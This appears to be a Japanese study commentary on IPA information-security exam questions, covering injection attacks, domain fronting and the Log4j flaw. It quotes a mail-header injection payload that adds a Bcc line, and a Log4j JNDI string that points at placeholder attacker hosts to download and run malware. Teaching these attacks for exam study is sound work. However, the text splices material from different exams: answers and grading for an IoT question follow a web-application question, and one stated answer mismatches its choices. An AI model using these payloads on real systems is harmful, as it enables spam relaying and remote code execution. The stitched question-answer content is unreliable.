令和4年度 春期

午後Ⅰ 問1

問1では，「システム開発における脆弱性の分析と対策方法（採点講評より）」が問われました。特にSQLインジェクションとその対策手法については，プログラミングレベルでの知識が問われます。Javaの知識がない人にとっては難しい問題だったと思います。

問1 Webアプリケーションプログラム開発のセキュリティ対策に関する次の記述を読んで，設問1～3に答えよ。

H社は，Webアプリケーションプログラム（以下，Webアプリという）を開発する従業員200名の会社である。H社では，開発部がWebアプリを開発し，情報セキュリティ部が，表1に示す方法に従って，脆弱性検査を実施する。

表1 脆弱性検査の方法（抜粋）

項番	脆弱性	検査の方法	脆弱性が検出された場合の対策方法
1	HTTP ヘッダインジェクション	利用者の入力を基に HTTP レスポンスヘッダを生成する処理において，①改行コードを意味する文字列を入力したときに，HTTP ヘッダフィールドが追加されないことを確認する。 （省略）	（省略）
2	SQL インジェクション	（省略）	SQL 文の組立てにおいて，SQL 文のひな形の中に②変数の場所を示す？記号を置く技法を利用する。
3	メールヘッダインジェクション	（省略）	次のいずれかの対策を実施する。 (1) メールヘッダを固定値にする。 (2) 外部からの入力を適切に処理するメール送信用 API を使用する。 (3) 外部からの入力の全てについて，［ a ］を削除する。

開発部では，自部で開発したSシステムというWebシステムを利用して，コーディングルールなどの社内ルールを含む各種の情報を共有している。Sシステムの利用者は，ログイン後に情報の投稿と表示を行うことができる。投稿された情報はデータベースに格納される。

ログインから情報表示までのSシステムの画面遷移を表2に示す。

「脆弱性」とは，プログラムの不具合や設定ミスなどによるセキュリティ上の欠陥のことです。脆弱性検査とは，脆弱性がないかを，コマンドを入力したりツールを使って検査します。

HTTP ヘッダインジェクション：攻撃者がHTTPレスポンスにヘッダフィールドやスクリプトを追加（インジェクション）することで，Webサーバ上で不正な行為を行う攻撃です（詳細な仕組みは後述）。

HTTP レスポンスヘッダ：ブラウザからのHTTPリクエストに対する，Webサーバからの応答をHTTPレスポンスと呼びます。HTTPのステータスコードや，Cookieなどが格納されます。

SQL インジェクション：データベースを利用するWebサーバに対して，攻撃者が不正な入力を行うことで，データの改ざんなど不正な行為を行う攻撃です（詳細な仕組みは後述）。

メールヘッダインジェクション：メールアプリケーションと連動したWebサーバに対して，攻撃者が不正な入力を行うことで，不正なメール送信などを行う攻撃です（詳細な仕組みは後述）。

開発チームによって決められたプログラムの記述ルール。記述ルールを決めることで，プログラムの可読性の向上や，セキュリティ品質を高める効果が期待できます。

表2 ログインから情報表示までのSシステムの画面遷移

項番	利用者の操作	操作の結果
1	Sシステムのログイン画面にアクセスし，利用者 ID とパスワードを入力する。	ログインが成功すると，次の画面が Web ブラウザに表示される。なお，下線はリンクであることを示している。 URL https://（省略）/menu ・情報の投稿 ・情報の表示 （省略）
2	表示された画面の“情報の表示”をクリックする。	“情報選択機能”が呼び出され，次の画面が Web ブラウザに表示される。プルダウンには，表示できる情報の情報番号と情報名がリストされる。 URL https://（省略）/select 表示したい情報の情報番号，情報名を選んでください。 番号 1001 コーディングルール ： 表示
3	プルダウンから表示したい情報を選択し，“表示”ボタンをクリックする。	“情報表示機能”が呼び出され，次の画面 b が Web ブラウザに表示される。 URL https://（省略）/show?no=1001 番号 1001 コーディングルール （省略）

注記 利用者のログイン後，セッション ID でセッション管理を行っている。セッション ID は，ログイン時に発行される推測困難な値であり，secure 属性が付与された cookie に格納される。
注 a プルダウンから，表示したい情報として“番号 1001 コーディングルール”を選択した場合を示している。

項番2で選んだ情報番号のパラメータが，URLで引き渡されています。このパラメータを書き換えることで，攻撃者による不正行為が行われる可能性があります。

セッションID：利用者を識別するために利用します。

secure 属性：SSL（HTTPS）の暗号化通信の場合にのみ，クッキー（Cookie）を送信します。セッションID情報などが漏えいしないようにすることが目的です。

設問1 表1について，（1）～（3）に答えよ。

設問1（1） 表1中の下線①について，適切な文字列の例を，解答群の中から選び，記号で答えよ。

解答群 ア %0D%0A イ %20 ウ
 エ <p>

解説

下線①には，「改行コードを意味する文字列」とあります。HTTPレスポンスヘッダでは，HTMLが使えないので，改行を
で表すことができません。改行コードはASCII（アスキー）コードで表現すると決められています。ちなみに，ASCIIコードとは，最も基本的な文字コードで，半角の英数記号文字を表します。他の文字コードには，日本語が扱えるJISコード，万国共通の文字コードであるUnicodeなどがあります。

答えがわからない場合であっても，簡単にあきらめてはいけません。試験に合格するために，苦し紛れでも何か書きましょう。空欄は0点ですが，何か書けば点数がもらえる可能性があるのです。このとき，思い付きの言葉ではなく，なるべく問題文の言葉を使うことがコツです。今回の場合，5文字以内という条件，表1のHTTPヘッダインジェクションでは「改行コード」が攻撃に使われることがヒントです。このヒントから，ダメもとで「改行コード」と書いて正解になった人も，きっといると思います。

解答：改行コード

参考までに，表1の「メールヘッダインジェクション」に関するその他の対策を解説します。

(1)メールヘッダを固定値にする


メールヘッダを固定値にすれば，不正なコードを入力することができません。

(2)外部からの入力を適切に処理するメール送信用APIを使用する

インジェクションを引き起こすような文字がないかをチェックする安全なAPI（＝プログラム，と考えましょう）を用意し，そのAPIを用いてメール送信処理を行います。

参考 メールヘッダインジェクション攻撃

具体的な攻撃事例を紹介します。例えば，店舗が以下の問い合わせフォームを用意していたとします。利用者が名前やメールアドレス，タイトルなどを入れると，右のメールが店舗に自動送信されます。



ではここで，問い合わせフォームのタイトルに，改行コードである%0D%0Aを加え，「お買い得%0D%0ABcc:<user1@example.com>」と入力したとします。

すると，メールヘッダは以下のようになり，Bccに指定した宛先にメールを送信することが可能です。

```
MIME-Version: 1.0
Message-ID: <xxx@mail.gmail.dom>
Subject: お買い得
Bcc:<user1@example.com>
From: <malware@gmail.dom>
To: <support@shop.dom>
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: base64

名前：お買い得ショップ
問い合わせ：以下，お買い得情報をお知らせします。是非リンクをクリックしてね
　　・・・・・
```

攻撃者は，BCCにSPAMメール送りたい宛先を入れ，このようなフォームを踏み台にしてSPAMメールを送信できます。

〔Sシステムの改修におけるアクセス制御要件の追加〕

開発部で新しいプロジェクトを立ち上げることになり，開発部の各プロジェクト内の情報共有を強化することにした。開発部は，次のようにSシステムを改修する方針とした。

- 社内ルールだけでなく，各プロジェクトの計画書や各種の設計情報を各プロジェクト内で共有できるようにする。
- 各プロジェクトの計画書や各種の設計情報については，情報が表示できる利用者を，情報の作成者と同じプロジェクトに参加する利用者に限定できるようにする。

なお，開発部員は，一時期には一つのプロジェクトだけに参加する。同時に複数のプロジェクトには参加しない。

開発部のDさんが，Sシステム改修の担当者に任命され，利用者のアクセス制御を次のように設計した。

- プロジェクトを識別するプロジェクトIDを連番で採番する。
- 利用者IDそれぞれに対して，その利用者が参加するプロジェクトのプロジェクトIDを登録しておく。

Sシステムではすでに ID とパスワードで利用者認証をしています。今後は，「認証」に加えて「認可」をします。具体的には，ログイン許可を与えた利用者ごとに，細かな「アクセス制御」を実施します。


これまでは，主に「コーディングルール」などの社内ルールの共有が主でした。

これまでのSシステムでは，ログインしたユーザは，すべての情報が表示可能だったと想定されます。

この後の図1に具体的なデータベースのテーブルが記載されています。例えば，以下のような情報が記載されていると考えましょう。

▼利用者テーブル

利用者ID	プロジェクトID
u001	312
u002	312
u005	427



▲ドメインフロンティング攻撃

XPCに感染したマルウェアは，Y社Webサイトに接続を開始します（余談ですが，マルウェアはブラウザを使うわけではないので，URLとしてhttps://www.y-sha.domを指定することはありません）。この通信の接続先は，CDNのキャッシュサーバです。HTTPS通信なので，TLSによるネゴシエーションが行われます（上図❶）。キャッシュサーバのIPアドレス（203.0.113.80）に対して，SNIでY-FQDNのwww.y-sha.domを指定します（❷）。

TLSのネゴシエーションが完了すると，XPCとキャッシュサーバのIPアドレス（203.0.113.80）の間でTLSの通信路が確立します。次にTLSの上でのHTTPの通信（❸）が始まるのですが，攻撃者はこのとき，Hostヘッダでwww.z-fqdn.domを指定します（❹）。キャッシュサーバは，Hostヘッダに従い，攻撃者サーバにHTTPリクエストを転送します（❺）。このようにして，マルウェアはY社への通信路を使うふりをして，攻撃者サーバと通信します。

❶でTLSの通信路を確立する際，キャッシュサーバはドメイン（FQDN）を確認しています。途中で接続先のドメインを変えられるのですか？

たしかに，TLS通信では，接続先のSNIであるwww.y-sha.domと，サーバ証明書のCNに記載されたwww.y-sha.domが一致しているかを確認します。しかし，証明書の確認を行うのはTLSの確立時（❶）だけで，その後の通信（❸）では確認しません。なので，異なるHostヘッダになって（＝接続先のドメインが変わって）も通信できてしまいます。

では，この攻撃の対策を考えます。設問に記載された対策は，「Y-CDN-U-FQDNを名前解決したIPアドレス（203.0.113.80）を宛先とする通信をFWで拒否」することです。この場合，攻撃サーバ（Z-FQDN）宛ての通信を止めることはできますが，同時にY社のWebサイトにも通信できなくなってしまいます。

Y社のWebサイト以外にも，203.0.113.80のキャッシュサーバを利用する他社Webサイトにもアクセスできなくなってしまいそうです。

そのとおりです。それが設問で問われた「閲覧できなくなるWebサイト」です。Y-CDN-U-FQDN（www.y-sha.u.dom）を名前解決したIPアドレス（203.0.113.80）と同じIPアドレスを持つ他社のWebサイトを閲覧できなくなります。

答案の書き方ですが，設問で指定された文字数が60字と多いので，丁寧に解答を組み立てると解答例のようになります。

解答例：Y-CDN-U-FQDNを名前解決したIPアドレスと同じIPアドレスをもつWebサイト（43字）

設問1（5） 本文中の［ d ］に入れる適切な字句を，20字以内で答えよ。

解説

問題文の該当部分は以下のとおりです。

［ d ］とHTTPリクエスト中の［ c：Host ］ヘッダの値が一致していることを検証して，一致していなければ遮断するという対策を検討してもよいでしょう。

ドメインフロンティング攻撃を検出するために，HTTPリクエスト中のHostヘッダと何を比較するかが問われています。設問1（4）の参考で解説したように，技術的には深い内容ですが，答えは簡単でした。

たしかに，ライブラリXが何をするものか，どういう動作をするのかを理解しないと，イメージがわきにくかったと思います。参考解説にまとめたので，ぜひとも内容を理解した上で設問解説を読んでください。

参考 ライブラリXの動き

以下の三つのパターンで，順に説明します。

(1) ライブラリX(Log4j)がない場合
(2) ライブラリX(Log4j)がある場合(正常な通信)
(3) ライブラリX(Log4j)がある場合(攻撃者による通信)

(1) ライブラリX(Log4j)がない場合

ライブラリXは，「Javaのログ出力ライブラリ」とありますが，これがない(または使わない)場合，どうなるのでしょうか。


実は，ライブラリXがなくても，ログを出力することはできます。以下のように，利用者から予約サーバへの通信があると(下図❶)，通信のログを出力します(❷)。ただ，このログは整形されておらず，見づらいものと考えてください。

(2) ライブラリX(Log4j)がある場合(正常な通信)

そこで，ライブラリX(Log4j)です。これを入れると，ログが整形されて見やすくなります。また，ログのエラーコードをエラー内容に変換してくれます。たとえば，エラーコード「303」を，エラー内容として「IDが存在しません」に変換します。※エラーコードやその内容，変換処理はすべて架空のものです。

では，通信の流れを見てみましょう。利用者から予約サーバへの通信があると(次ページ図❶)，通信のログをライブラリXに出力します(❷)。ライブラリXは，ログの整形処理をします(❸)。具体的には，フォーマットを整えたりすると考えてください。加えて，エラーコードをLDAPサーバに問い合わせ(❹)，エラー内容に置換します。そして，整形したログを出力します(❺)。


ライブラリX(Log4j)は便利なので，Apache Tomcatを利用しているシステムの多くで実装されています。



(3) ライブラリX(Log4j)がある場合(攻撃者による通信)

今度は，ライブラリXを悪用した場合の通信の流れを見てみましょう。

❶攻撃者は，予約サーバに対し，${jndi:ldap://a4.b4.c4.d4/Exploit}を含む通信を行います。ここで，a4.b4.c4.d4は接続するLDAPサーバで，Exploitは問い合わせする文字列です。
❷上記❶の攻撃文字列を含んだ通信のログを出力します。
❸JNDI機能により，ログで指定された攻撃者のLDAPサーバ(a4.b4.c4.d4)に接続，「Exploit」と問い合わせます。
❹http://a5.b5.c5.d5/JClassに接続せよという旨の回答を返します。
❺攻撃者のWebサーバ(a5.b5.c5.d5)に接続し，JClassファイルを受け取ります(そして実行)。
❻JClassファイルの指示通り，http://a6.b6.c6.d6/malwarexに接続し，malwarexをダウンロードし，予約サーバ上で実行します。



IPA の解答例

設問		IPAの解答例・解答の要点		予想配点
設問1	(1)	a	DNSキャッシュポイズニング	4
	(2)	b	エ	3
	(3)	権威DNSサーバからの応答よりも早く到達する。		6
	(4)	サーバ証明書を検証し，通信相手がWサーバであることを確認する実装		7
	(5)	c	コードサイニング	4
設問2		d	シェルが実行するコマンドをパラメータで不正に指定できて	7
設問3	(1)	攻撃リクエストをPOSTメソッドで送信させるスクリプトを含むページを表示させる仕組み		8
	(2)	e	推測困難である	5
設問3		脆弱性A	ア	3
		脆弱性B	オ	3
※予想配点と予想採点は著者による			合計	50

IPA の出題趣旨

製品開発においては，設計・開発時に十分なセキュリティ対策を行うことが重要である。脆弱性単体では発生し得る被害が小さいように見えたとしても，他の脆弱性と組み合わせられることで，より大きな被害が発生することもある。

本問では，IoT製品の開発を題材に，開発者として脆弱性単体だけでなく，複数の脆弱性の組合せによって生じるリスクを特定する能力，及びアプリケーションプログラムのセキュリティ対策を策定する能力を問う。

IPA の採点講評

問1では，IoT製品の開発を題材に，ファームウェアの改ざん対策及びWebアプリケーションプログラムのセキュリティについて出題した。全体として正答率は平均的であった。

設問1(4)は，正答率が低かった。HTTPSを利用して攻撃者のサーバから偽のファームウェアをダウンロードさせない実装を問う問題であったが，暗号化を行うという解答や，リーバ証明書の確認に触れていない解答が散見された。安全な通信を行うためのTLSについて理解を深めてほしい。

設問3は，(1)，(2)ともに正答率が低かった。リスク評価及び脆弱性の対策立案において，攻撃を受ける具体的な脅威を想定することは重要である。POSTメソッドを用いたクロスサイトリクエストフォージェリ攻撃の仕組みとその攻撃を防ぐための対策について理解を深めてほしい。

受験者の復元解答

復元解答	正誤	予想採点
DNSキャッシュポイズニング	○	4
エ	○	3
名前解決要求の送信元ポート番号宛てに偽装した応答を送信する	×	0
サーバ証明書が認証局から正規に発行されていることを検証する	○	7
コードサイニング	○	4
入力値のバリデーションを行わずにOSコマンドに展開してしまう	△	4
罠サイトに図6の攻撃リクエストを送信するフォームを設置し，利用者にフォームを送信させる	△	5
長い文字列で偽装が難しい	×	0
ア	○	3
オ	○	3
	予想点合計	33

■■出典■■

「令和4年度　秋期　情報処理安全確保支援士試験　解答例」
https://www.jitec.ipa.go.jp/1_04hanni_sukiru/mondai_kaitou_2022r04_2/2022r04a_sc_pm1_ans.pdf
「令和4年度　秋期　情報処理安全確保支援士試験　採点講評」
https://www.jitec.ipa.go.jp/1_04hanni_sukiru/mondai_kaitou_2022r04_2/2022r04a_sc_pm1_cmnt.pdf